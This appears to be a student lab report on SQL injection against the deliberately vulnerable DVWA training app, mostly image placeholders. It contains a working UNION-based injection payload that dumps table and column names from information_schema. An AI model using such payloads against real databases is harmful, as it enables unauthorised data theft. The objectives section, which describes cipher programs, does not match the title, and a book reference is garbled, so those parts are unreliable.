





Course Name:	Information Security (116U01L602)	Semester:	VI
Date of Performance:	26 / 02 / 2025	DIV/ Batch No:	A-4
Student Name:	Hyder Presswala	Roll No:	16010122151

Title: Analysis of sample vulnerable web applications for Man-in-Middle Attack / SQL injection etc. using Burp Suite.

Objectives:	
To write a program to convert plain text into cipher text using Caesar cipher and Transposition cipher	
Expected Outcome of Experiment:	
CO3 :- Identify and analyze web attacks	
Books/ Journals/ Websites referred:	
1. Security in Computing	
 Cryptography and Network Security Cryptography and Network Security: Principles and Practice 	
3. Cryptography and Network Security. Finiciples and Fractice	
Pre Lab/ Prior Concepts:	
New Concepts to be learned:	
Abstract:	


Related Theory:








K J Somatya School of Engineering		






















Error for 3' which is a positive sign and strongly indicates this website is vulnerable to SQL Injection.











More Information

- https://en.wikipedia.org/wiki/SQL_injection
- https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
- https://owasp.org/www-community/attacks/SQL_Injection
- https://bobby-tables.com/

File Inclusion

Insecure CAPTCHA


SQL Injection (Blind)

File Upload















Home	Vulnerability: SQL Injection
Instructions	
Setup / Reset DB	User ID: Submit
Brute Force	ID: 3' and 1=0 union select null,concat(table_name,0x0a,column_name) from information_schema.columns where table_name='users First name: Hack
Command Injection	Surname: Me
CSRF	
File Inclusion	More Information
File Upload	https://en.wikipedia.org/wiki/SQL_injection
Insecure CAPTCHA	https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/ https://owasp.org/www-community/attacks/SQL_Injection
SQL Injection	• https://bobby-tables.com/

Conclusion:
Learned about DVMA & SQL injection